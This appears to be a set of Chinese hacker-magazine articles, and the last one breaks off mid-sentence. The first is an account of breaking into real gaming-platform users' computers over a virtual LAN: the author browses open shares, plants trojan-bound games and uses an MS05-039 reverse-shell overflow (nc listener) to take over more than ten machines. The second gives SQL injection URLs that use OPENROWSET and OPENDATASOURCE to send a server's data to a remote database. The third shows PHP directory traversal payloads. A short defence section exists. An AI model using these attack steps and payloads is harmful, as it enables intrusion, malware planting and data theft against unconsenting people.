小提示：网上最大的游戏平台“浩方游戏平台”，之所以可以实现在网上玩魔兽、星际之类局域网游戏，其实是通过VPN（虚拟网络技术）建立了一个虚拟的局域网。所有链接浩方的人，都获得了一个C类内网地址，不同的房间是不同的C地址，因此每个浩方游戏房间最多只能容纳255人，处于同一房间中的游戏者都可以通过网络邻居访问到。

可以看到那两人IP地址分别为“10.12.1.11”、“10.12.1.25”，很显然，这两人的IP都是同一网段的内网IP地址，难道说他们是真正处于同一局域网中的吗？不是！只要看看我自己的IP地址就明白了，我的IP是“10.12.1.39”！再看看其他用户的IP地址，发现全都是处于“10.



图 2

12.1.*”这个地址段中的，也就是说整个游戏房间中的游戏者经过浩方平台的处理，都位于了同一个虚拟的局域网中。网吧中的攻击是典型的局域网攻击形式，比起在Internet上攻击简单多了，现在我所要教训的那两人与我处在同一局域网内，攻击他们不也是很容易的事吗？

3. 共享漏洞入侵“网络邻居”

既然这两位与我处在同一局域网中，那么可否通过网上邻居进行访问呢？首先来Ping一下这些虚拟的网络邻居吧！

选了其中一人的IP地址“10.12.1.11”，打开命令提示符窗口，输入命令ping 10.12.1.11，执行命令后可以看到有了回应（图3），表示此IP地址可以连接，而且该台主机没有安装防火墙。也就是说，这些位于同一虚拟局域网中的电脑是可以互相访问的，即使电脑实际网络是处于一个独立的内网中也可以访问到。



图3




图4




图5

就选择“10.12.1.11”作为攻击目标吧！打开“网上邻居”，点击“添加一个网上邻居”按钮，打开添加向导对话框。点击下一步按钮，选

图6

择“选择另一网络位置”（图4），继续点击下一步，在“Internet或网络地址”中输入“\\10.12.1.11”（图5）。点击下一步时，会弹出错误提示框，提示“需要一个共享才能发布”，需要我们指定共享资源名，不用管它，直接点确定按钮。然后点击对话框中的“浏览”按钮，在打开的浏览对话框中可以看到已经多出了一个新的工作组名，在其下有一个网络邻居“10.12.1.11”，点击后即可展开该网络邻居的共享资源（图6）。选择共享资源“zsy”，并点击确定，就可以将该IP对应主机添加到网上邻居中了。

再次打开网上邻居，可以看到其中已经多出了一个网上共享资源项目“zsy 在 10.12.1.11 上”（图7）。双击后即可连接到该IP对应主机，并打开共享磁盘（图8）。通过网上邻居就可以连接操作远程主机上的共享文件了，最简单的入侵攻击就是直接删除里面的文件！不过这也太恶劣了，上传个木马得了。



图7




图8

4. 文件夹 绑上传木马

由于网速不太好，直接

在网上邻居里操作远程主机上的文件反应速度非常慢，因此可以将远程主机上的共享文件夹映射为本地的一个磁盘，在命令行下进行操作。点击资源管理器菜单“工具”→“映射网络驱动器”，在打开的映射对话框中选择本地未使用的一个驱动器号，这里是“Z：“，“文件夹”处就是远程主机共享资源“\\10.12.1.11\zsy”（图9）。点击确定后，在“我的电脑”可以看到多出了一个Z盘，这就是远程主机上的共享文件夹了。

进入命令提示符窗口，转到Z盘，输入“DIR”命令看看远程主机上有些什么文件（图10）。在命令行下操作速度就快多了，在列出的文件中看到了几个小游戏：“是男人就飞一万米.swf”、“是男人就过



图9

难度 5.exe”、“是男人就上 120 层.exe”……可以推测、看来这人不仅喜欢玩这几个是男人的游戏，而且还把这些游戏共享给自己真实所在局域网中的其他用户。那就在游戏里面捆绑几个木马，让他玩去吧！



图 11

首先将几个游戏下载到本地，方法很简单，直接执行命令 `copy 是男人*.exe C:\`，就将游戏复制到本地 C 盘中了。我用“CIA”生成了一个木马服务端，打开“EXE 文件捆绑机”，将木马与这几个游戏分别捆绑在了一起（图 11）。然后上传到远程主机共享文件夹中，命令是 `copy C:\ 是男人*.exe Z:\`，上传速度也很快，捆绑了木马的游戏就覆盖了远程主机上的文件。现在就等着那人玩游戏，或者他所在局域网中其它人下载游戏运行后，就会自动连接到我的 CIA 客户端被我远程控制了。

5. 主动出击，内网也玩反向溢出


木马上传成功后，我觉得还是要继续主动攻击比较好，于是决定对这台主机玩一下最新的 W M F 溢出。本来我是铁通的宽带网络，铁通的网络真的很烦，拨号以后只能得到一个内网的 IP 地址，对于我这样爱好黑客技术的小菜来说，好多技术都用不上，比如说反向溢出之类的。不过现在不用担心了，通过浩方平台，已经有这么多的“网络邻居”供我练技术了！

说干就干，立刻拿出超强扫描器 X - Scan 扫描一下这台主机，扫描结果显示这是一台 WindowsXP 的主机，并且开放了 135、445 等端口。于是立刻想到了前段时间比较严重的几个漏洞，MS - 06001？这是一个图片溢出，不适合远程溢出；MS - 05051？主要针对 Windows2000 主机远程溢出，也不能用……估且试试 MS - 05039 漏洞吧！

运行“MS05 - 039 漏洞器”扫描一下远程主机，



图 12



运气真好，很快就扫描显示出主机存在漏洞（图 12）。下载了小榕的“MS05 - 039 漏洞溢出三合一工具包”，在工具包中包括了三个溢出工具，有小榕改写 Ms05039，反连的 Ms05039，Ms05039 三个不同的版本。使用反向溢出工具，首先在本地打开一个 cmd 命令提示窗口，在其中运行 nc 监听本地的某个端口，在命令提示符窗口中输入如下命令 `nc -l -p 8888`，此处监听的是本地 8888 号端口。在命令提示符窗口下进入“小榕改写的版本 Ms05039”文件夹，执行命令 `ms05039.exe 10.12.1.11 10.12.1.39 8888 1`。马上远程主机就自动反弹连接到本地监听的端口上了（图 13）。

图 13

6. 入侵整个“虚拟局域网”

很容易的就拿到了这台主机的控制权，本想教训一下那个人的，但是现在我却有了新的打算，准备入侵整个“虚拟局域网”。

看看此时当前游戏房间里面共有 200 多位用户在线，也就是说在自己所处的这个虚拟局域网中共有 200 多台网上邻居！这么多的电脑中，我相信一定有许多电脑都有着严重的漏洞！当然大部份的电脑上都安装了防火墙，但是许多处于内网中的电脑都没有安装防火墙，特别是一些公司或学校宿舍局域网，仅仅是在网关上安装防火墙阻挡外网的攻击，这是阻止不了来自于虚拟局域网中的攻击的。

运行 X - Scan，点击工具栏上的“设置”按钮，打开设置对话框，选择“基本设置”选项，输入要扫描的 IP 地址段 10.12.1.1 - 10.12.1.255，再点击“高级设置”项，选择“跳过没有检测到开放端口的主机”（图 14）。




图 14

漫长的扫描结束后，可以看到扫描到了许多存活的内网主机。从扫描结果中发现有几台主机不仅开放了135、139、445端口，还共享了主机上的文件，其中一些还存在着弱口令（图15）……最后的结果是，我成功的用远程溢出在几分钟之内获得了十余台肉鸡。



图15

二、顺藤摸瓜、入侵其它平台

在我进入浩方对战平台的其它游戏房间后，又用同样的方法入侵了一些存在漏洞的主机。进而我又想到了网上有如此多的对战平台，是不是也存在着同样的漏洞呢？

QQ用户众多，玩QQ游戏的更多。当我进入QQ游戏大厅后却发现与浩方不太一样，在游戏房间中并没有每位游戏者的IP地址显示。在寻找一番后，发现QQ游戏大厅里还有个QQ游戏对战平台，用来对战CS、星际之类的大型游戏。进入对战平台，在这里就可以看到虚拟局域网中其他的用户了（图16）。这些“网上邻居”的IP地址形式为“192.168.1.*”。得到内网IP地址就好办了，方法还是一样的，按入侵局域网的方法就可以攻击原本属于Internet上的主机了。



图16

对QQ游戏大厅测试之后，我又对“联众”、“中

国游戏在线”、“边锋游戏大厅”、“新浪iGame游戏大厅”等进行了测试，结果发现这些小休闲游戏平台都没有提供虚拟局域网的IP地址。于是想通过嗅探的方式，查询出虚拟局域网的IP，不过偏偏嗅探时老是出现没有反应的情况，大概是系统有点问题，因此就没有测试，留给有兴趣的朋友们想想方法如何找出这些游戏平台建立的虚拟局域网IP地址吧！再提示一个简单的方法，登录平台后，直接用X-Scan扫描10.12.1.*或192.168.1.*之类的网段，检测一下有没有大量存活主机就可以了。

三、游戏平台入侵的原理

在前面，我提到了浩方之类的游戏平台其原理是建立在VPN技术上的。VPN是“Virtual Private Network”的缩写，通常被称为“虚拟专网”。顾名思义，它是一种将公用的Internet网络虚拟为一个专用私有网络的技术，就如同在茫茫的Internet广域网中为用户拉出了一条专线（隧道）。隧道技术是VPN的核心，隧道是基于网络协议在两点或两端建立的通信，隧道由隧道开通器和隧道终端器建立。在传统的网络技术中，隧道开通器和隧道终端器设备需要花费一笔昂贵的资金，不过随着网络技术的发展，这一切都可以通过软件来实现，从而使用VPN的技术得到了更为广泛的应用。利用VPN技术，企业用户可将处在异地的客户连接入企业的内部局域网中，而普通的用户则可利用VPN实现Internet上的虚拟局域网，实现内网共享、下载加速、视频游戏等。

简而言之，各种游戏平台为Internet上的游戏玩家建立了一个虚拟的局域网，让玩家们处于同一网络中，以便能够使用一些特殊的网络协议互相连接访问。当退出游戏平台后，玩家们也相应的从虚拟的局域网中退出。虽说这是一个虚拟的局域网，但是却能实现真实局域网的各种功能，当然也就使得我们的入侵能够得以完成。

四、VPN大入侵—VNN/eMule/BitComet

当然，用户专门建立的VPN网络是比较难以入侵的，因为VPN一个很重要的应用就是开辟专线连接保障网络安全！不过网上却有许多利用VPN的技术应用，而这背后的安全问题也往往被大家所忽视。

1. VNN的入侵测试

提起VNN这个国产的VPN软件，许多游戏玩家都一定知道。VNN将VPN技术在个人用户端的应用发挥到了极至，让普通游戏玩家也能够在Internet

上玩魔兽、星际之类的局域网游戏。同样的，这背后也有许多危险，下面是我对 VNN 用户安全性的测试。

登录 VNN 以后，所有的 VNN 用户都会自动进入一个虚拟局域网，但是无法直接知道其他 VNN 用户的 IP 地址。于是我手动添加 VNN 用户到好友列表中，在好友列表中就可以看到 VNN 用户的 IP 地址信息（图 17）。




图 17

图中好友的 IP 地址是“10.140.214.144”，所以我猜测其它 VNN 用户的 IP 地址也是在“10.140.214.” IP 段中的。用 X-Scan 扫描这个 IP 段，果然发现了许多存活主机！还是老办法，也看看这台主机上是不是有共享漏洞存在。直接在地址栏里面输入“\\10.140.214.144”，弹出了一个用户登录对话框（图 18），不管它，密码处保留为空，直接确定后就连接上了远程主机，查看到了共享资源……再用 X-Scan 扫描一下子，结果差点让我晕倒（图 19）！



图 18

不过让我奇怪的是，我通过 VNN 服务器获得的 IP 地址竟然是“10.140.231.185”（从 VNN 窗口的标题栏上可以看到自己的 IP），也许所有 VNN 用户

并不是都在一个 IP 段中。看来还有一个最简单的方法，直接扫描自己 IP 地址段中的存活主机，也可以找到许多漏洞主机。

2.eMule / BitComet 也暴 VPN 入侵漏洞

由于 VNN 的强大，许多内网用户用它来提速网络传输，P2P 下载等。尤其是在网上许多 BT 下载的技巧文章中，都提到了如何利用 VNN 使内网用户能够互相连接，同时，有一些流行的 P2P 下载软件也加入了 VNN 的内核，比如电驴 eMule（图 20）、BitComet 等。例如在使用 BitComet 0.56 及以后的版本进行下载时，从“用户列表”中可以看到一些“发起方”为“内网互联”的用户，这些用户就是通过 VNN 实现内网互联的下载者了（图 21）。



图 20




图 21

也就是说，安装了 eMule 和 BitComet 的用户，很可能不经意间（因为获得的内网 IP 地址无法确定）就成为了其它内网用户的攻击目标。

五、VPN 网络安全谈

从上面的入侵过程，可以看出只是利用一些简单的漏洞，例如早已快绝迹的共享漏洞。为什么这么古老的漏洞在今天居然还可以成功的利用呢？这都是缘于 VPN 虚拟局域网的功劳！

1. VPN 入侵，防火墙之痛

从网络环境和防火墙的角度看，使用 VPN /

VNN 的网络用户可以分为四类：有公网 IP 未安装防火墙、有公网 IP 安装了防火墙、处于内网未安装防火墙及处于内网安装了防火墙。其中有公网 IP 未安装防火墙的用户比较少，这样没有安全意识的用户遭受攻击也是很正常的事情。而有公网 IP 并安装了防火墙的用户为什么也会遭受共享漏洞之类的攻击呢？这就不得不谈一下防火墙与 VNN 的关系了。

处于公网环境的用户，有时也会共享一下自己硬盘上的某些文件夹（图 22），由于安装了防火墙的关系，往往不会注意设置共享文件夹访问密码。因为防火墙在默认设置的情况下，会阻止来自 Internet 上的一些非法网络连接，有效的保障系统安全。但是当用户通过上述的游戏平台和 VNN 技术，连接入一个虚拟的局域网时，那些本来由 Internet 上发起的入侵连接就变成合法内网连接了，而防火墙在此时却是形同虚设的！

以天网防火墙为例，普通用户安装天网时往往使用默认的设置，我们来看看默认设置下防火墙对于局域网内的连接是如何处理的吧（图 23）！可以看到，在默认设置中有如下 IP 规则：“禁止互联网上的机器使用我的共享资源”、“允许局域网的机器使用我的共享资源”、“允许局域网内的机器取你的机器的名称”……可见用户的共享资源在互联网上是安全的，但是经过浩方之类的游戏平台和 VNN 软件转换成局域网后，就变得十分的危险了！

再看看金山网镖防火墙，在默认设置下使用的是“中安全级别”，此时局域网中的用户不仅可以使用 Ping 命令互相探测，而且可以访问共享资源、查看机器名、使用 HTTP、SMTP、TELNET……等（图 24）！金山网镖对局域网内的用户的限制更加宽松，通过 VNN 技术转换为内部局域网后，不仅是共享漏洞的问题，可进行的入侵破坏性更大！




图 22




图 22



图 23

至于其它的防火墙也与此类似，在默认设置情况下大多数都很信任局域网用户，给 VPN 入侵提供了大好的机会。

另外的两类用户，内网安装了防火墙情况下也与上面相同，而且处于内网的用户有百分之九十以上的可能，对本地资源进行共享，出于信任一般情况下都不给共享资源加上密码的。此外，许多内网用户是没有安装防火墙的，尤其是许多公司或企业内部网络用户通常是在网关处安装防火墙，内部局域网用户可以自由的访问，这样的危害更大！假设某个公司用户通过游戏平台连入了虚拟局域网中，那么来自虚拟局域网的入侵者可能通过控制此用户电脑，并进而控制整个公司网络……其后果是不堪设想的！

2. 防范 VPN 入侵

其实准确说来，上面入侵过程中所利用的漏洞，并不能算是浩方之类的游戏平台或 VNN 软件的漏洞，也不能说是防火墙的缺陷，只能说两者的结合才造成了黑客入侵的发生。要防范此类攻击，需要从这两处分别入手。

首先，对于浩方和 Q Q 游戏大厅之类的游戏平台，不应该暴露游戏者的虚拟 IP 地址。象联众和中国游戏在线就做得比较好，这样可以减少游戏者被攻击的可能性。当然有经验的入侵者还是可以探测出其他用户的 IP 地址，例如通过平台玩 CS 游戏时，当 CS 加载连接服务器的过程中，会显示服务器的 IP 地址，入侵者可由此得出游戏房间的 IP 地址段。

其次，在防火墙设置方面，常上游戏平台玩游戏或者使用 VNN 的用户，应该在防火墙中将局域网连接设置为需要审核。如果嫌麻烦的话，直接将防火墙的安全级别设置为“高”也可以。非内网用户不要轻易共享自己电脑上的资源，内部局域网用户在共享资源时一定要加上访问密码。

网上遍布各种陷阱，黑客入侵的漏洞也数不胜数，防范这一切的关键之处是提高安全意识——游戏时也别忘记了安全，这正是本文要告诉大家的。

（文章中涉及到的工具 MS05-039 漏洞溢出三合一工具包、木马 CIA、EXE 文件捆绑机飞狐专版、X-SCAN 已经收录于当期光盘中）

绕过屏蔽拿数据

绕过屏蔽拿数据

寂寞的刺猬

对于SQL数据库的注入，通常利用返回的出错信息来获取数据信息，但如果对方程序屏蔽了错误信息，那事情就难办了！在第3期“我也客串一回电子图书馆长”一文中，我利用管理员疏忽的“_vti_bin”目录，得到了网站的目录，但如果管理员删除了此目录或是服务器为2003 SERVER，该如何突破呢？

偶然的一天，我从网上发现SQL中有个不错的函数：“Openrowset”，一个用于访问远程数据库的函数，即使在普通权限下也一样可以运行，正因为它的独特功能，才给我们提供了一种突破屏蔽拿数据的方法。比如，我们找到的有注入点的机器为A，而远程数据库所在的机器为B，那么当在A的URL中执行Openrowset语句时，它就会把A数据库中的信息写入到B数据库内，这样，当我们查询B机中特定表的内容，其实就是A数据库中的信息。

这样说的太过笼统，下面就来一次情景再现。先介绍一下环境，有注入点的机器IP为172.18.0.4，以下简称4号机，网站采用的是SQL数据库，其注入点是：“http://172.18.0.4:8081/client/display_book.asp?book_id=8736”，未过滤分号“;”及破折号“-”；远程数据库所在的IP为172.18.0.6，以下简称6号机，要使用Openrowset函数，必须具有远程数据库的访问权限才可以，选择6号机作为远程数据库的原因就是因为我前几天扫描到其SQL数据库的一个普通权

限，帐号是“stu”，弱口令为“123456”。

再来看一下Openrowset函数在Insert中的语句（函数的使用原型是基于Select语句，但

我们要做的是将本地信息插入到远程数据库内，所以就改为Insert语句了）：`;insert into openrowset('sqloledb','uid= 远程数据库用户名, pwd= 密码, server= 远程数据库所在IP, SQL 端口','select 远程数据表中的字段名 from 远程数据库名. 远程数据库用户名. 远程数据表名') select 本地数据表中的字段名 from 本地数据表--。`

OK！一切就绪，开始查询4号机的磁盘内容。

第一步：在本机运行“休闲庄”从SQL中分离出来的“查询分析器”，如图1，在“SQL Server”中输入远程数据库IP：“172.18.0.6”，在“SQL Server身份验证”下的“登录名”中输入：“stu”，密码为：“123456”，连接成功后，在其中执行如下命令：`create table jm_tmp(subdirectory nvarchar(400) null,depth tinyint null,[file] bit null)--`。分号前是注入地址，分号后是SQL命令，在当前数据库内创建jm_tmp表，这里要注意的是，所创建的jm_tmp表和6号机中创建的jm_tmp表两者的格式要完全一致。




图 1

`null,depth tinyint null,[file] bit null)`，如图2，成功完成，在6号机的当前数据库内创建了一个“jm_tmp”表。




图 2

第二步：打开IE浏览器，在URL中输入如下内容：`http://172.18.0.4:8081/client/display_book.asp?book_id=8736;create table jm_temp(subdirectory nvarchar(400) null,depth tinyint null,[file] bit null)--`。分号前是注入地址，分号后是SQL命令，在当前数据库内创建jm_temp表，这里要注意的是，所创建的jm_temp表和6号机中创建的jm_tmp表两者的格式要完全一致。

第三步：将URL中的语句更改为：`http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert jm_temp exec master..xp_dirtree 'c:\!1.1!--'`。分号后的SQL命令是将C盘下的目录及文件插入到jm_temp表中。

第四步：这一步的主角就是Openrowset函数了！来看其功能展示。将URL更改为：`http://172.18.0.4:8081/client/display_book.asp?book_id=8736;insert into openrowset('sqloledb','uid=stu;pwd=123456;server=172.18.0.6,1433','select * from school stu.jm_tmp') select * from jm_temp--`。这一段的意思就是

将本地 jm_temp 表中的内容插入到远程 172.18.0.6 的 school 数据库中的 jm_tmp 表内。分号后 Insert 的参数大家可以对照前面的中文来看，这里主要说一下其中的“school,stu,jm_tmp”，“school”是 6 号机当前的数据库，在我们用“查询分析器”连接到 6 号机的数据库时，在其工具栏中会显示出当前的库名，如果有怀疑的话，可以在查询分析器内执行“select db_name()”，返回的就是当前数据库的名称。而“stu”则是当前连接数据库的用户名，这里需要注意的是：如果我们用数据库管理员来连接，如“sa”用户，当创建表后，在这里的“远程数据库用户名”就不是“sa”，而是“dbo”，为什么？不为什么！SQL 的特色！

第五步：经过上面四步后，4 号机 C 盘内的目录及文件信息已经反弹至 6 号机中的 jm_tmp 表中了，不相信？那就在查询分析器中执行 select * from jm_tmp 吧，如图 3，像不像变魔术！叫一声“来”，呵呵！数据就从 4 号机跑到 6 号机中了！



图 3

如果继续查询 C 盘子目录或其他盘中的内容，则直接从第三步执行就可以了，不过，在执行之前要更改一下其中的内容 http://172.18.0.4:8081/client/display_book.asp?book_id=8736;delete jm_temp;insert jm_temp exec master..xp_dirtree 'd:\',1,1--。

先用 delete 语句删除表中的内容，再把查询的内容插入到 jm_temp 表中。然后再执行第四步的 openrowset，就把另一个目录或磁盘的内容写入到 6 号机中的 jm_tmp 表中了，如此循环，4 号机内的磁盘目录信息也就源源不断地存放进 6 号机 jm_tmp 表中了。

无独有偶，除了“Openrowset”函数外，SQL 中还有一个访问远程数据库的函数，就是“Opendatasource”函数，其同样也可以用普通权限运行，并且功能上毫不逊于 Openrowset 函数，下面先看一下“Opendatasource”函数的格式：insert into opendatasource ('sqloledb','uid= 远程数据库用户名, pwd= 密码, server= 远程数据库所在 IP, database= 远程数据库名, 远程数据库用户名, 远程数据表名') select...from...注入数据库表中的字段名...注入数据表名--。

虽然格式和 Openrowset 函数不太一样，但其中的参数却和 Openrowset 函数大同小异。下面就让 Opendatasource 函数展示一下功力，用其读取 4 号机的虚拟目录路径。

client/display_book.asp?book_id=8736;create table cw_temp(value nvarchar(256) null,data nvarchar(256) null);insert cw_temp exec master.dbo.xp_regrid 'HKEY_LOCAL_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/'--。其中第一个分号后的内容是在 4 号机的当前数据库内创建 cw_temp 表，第二个分号后的内容是将 xp_regrid 读取的注册表内容插入到 cw_temp 表中。

第三步：更改 URL 内容为 http://172.18.0.4:8081/client/display_book.asp?book_id=8736; insert into opendatasource ('sqloledb','server=172.18.0.6;uid=stu;pwd=123456;database=school'),school,stu,cw_temp select * from ..cw_temp--。使用 opendatasource 函数将 4 号机的 cw_temp 表中的内容插入到 6 号机的 cw_temp 表中。其中的 school 就是远程的数据库，得到方法和 Openrowset 一样；stu 则是连接到 6 号机的用户名；“..cw_temp”是 4 号机当前数据库中的 cw_temp 表，用“..”代表当前的数据表名。




图 4

第一步：和 Openrowset 函数一样，先用“查询分析器”连接到 6 号机，在其中执行以下语句：create table cw_temp(value nvarchar(256) null,data nvarchar(256) null)，创建 cw_temp 表。

第二步：在 url 中执行如下内容：http://172.18.0.4:8081/

第四步：在查询分析器中执行 select * from cw_twp，如图 4，4 号机的虚拟目录尽收眼底。

Openrowset 和 Opendatasource 函数的使用方法就简单介绍这些，它不仅可以查询磁盘、虚拟目录等信息，还可以查询注入点数据库中的信息，功能还是很强大的！以后大家遇到屏蔽了错误的注入不妨试一下这两个函数，说不定就会有所突破呢！（文章中涉及到的工具 SQL 查询分析器休闲庄专用版光盘中已收录。）

浅析PHP程序中的目录遍历漏洞

X Y7[B.C.T]

目录遍历漏洞在国内外有许多不同的叫法，比如也可以叫做信息泄露漏洞、非授权文件包含漏洞，名称虽然多，可他们却有一个共同的成因，就是在程序中没有过滤用户输入的“..”和“./”之类的目录跳转符，导致恶意用户可以通过提交目录跳转来遍历服务器上的任意文件。其危害可想而知。这类漏洞大家比较熟悉的可能就是在一些邮件列表程序以及网络硬盘程序中，其实这类漏洞还广泛存在于一些国外的BLOG程序中，这类漏洞大概分两种，下面就来通过实例说明这类漏洞是如何产生以及该如何防范。

首先，我们来看一个国外的BLOG，前几天从网上下载了一个名为LoudBlog的BLOG程序，在它的index.php页面中看到如下代码：

```
<if ($isset($_GET['page'])) {
$loadme = "inc/backend_postings.
php";}

// build an include-path from
the url-request
else {
$loadme = "inc/backend_".
$_GET['page']. ".php";

}

// yee-hah! finally we do
show real content on our page!
include ($loadme);
?>
```

这段程序很简单却包含了一

个可怕的漏洞，变量\$page是我们GET上去的，如果没有设置page参数，程序就自动包含inc/backend_postings.php这个文件，如果有page参数就把\$page的值放到inc目录下以backend_前缀开头的文件形成一个新的文件。这里并没有对\$page的值做任何的过滤，导致了我们可以遍历所有文件。

要注意的是，我们提交的\$page的值会自动的加上.php后缀，所以我们阅读.php文件是不


会有效果的，不过，可以读一些配置文件也是很有用的了。下面就来测试一下，我们在inc目录外建立一个TXT文件，内容为“Who is H4K_BaN?”，我们提交如下URL看看结果：<http://localhost/loudblog/loudblog/loudblog/index.php?page=../../../../hello.txt%00>，这里要说的是由于变量会加上.php后缀，所以我们要用“%00”来截断后缀，这样才能正常显示文件内容，结果如图1所示。

测试成功说明了漏洞的存在，我们接着读一些敏感文件吧，提交如下URL：

<http://localhost/loudblog/loudblog/loudblog/index.php?page=../../../../../../../../conf/httpd.conf%00>，结果如图2所示。

APACHE的配置文件也顺利读出来了，这类遍历漏洞唯一的不足就是不能读取config.php之类的文件，接下来看看另外一种情况。

这类漏洞主要



存在于基于 PHP+TXT 结构的程序中，漏洞代码也是来自于一个国外的 BLOG，代码如下：

```
<?
$act = $_GET['act'];
if ($act == '')
{
    include("blog.txt");
}
else
{
    include("act/$act.txt");
}
?>
<?
$bog_id = $_GET['blogid'];
if ($bog_id == '')
{
    include("blog.txt");
}
else
{
    include("./blog_entries/$bog_id.
txt");
}
?>
```

从上面的代码可以清晰的看出问题所在，第一段程序获得 `$_GET[]` 提交的数据并赋值给 `$act`，这里没有对 `act` 做任何的过滤，而在后面判断如果变量为空就把 `blog.txt` 包含进来，如果不为空就包含 `act` 目录下的 `$act.txt` 文件，不过只能读以 `.txt` 结尾的文件，读别的文件加上 `.txt` 后缀后会提示找不到文件，可以配合某些上传漏洞把文件包含进去（此处感谢剑心的提醒），比如提交如下 URL： `index.php?act=blog&blogid=../../filename`，这样带到程序里就成了 `include("./filename.txt")`，原理与上面的一样。

分别介绍了现在最主要的两种目录遍历漏洞，从表面上看基于 TXT 的 PHP 程序如果有这类漏洞似乎利用更方便一些，其实两

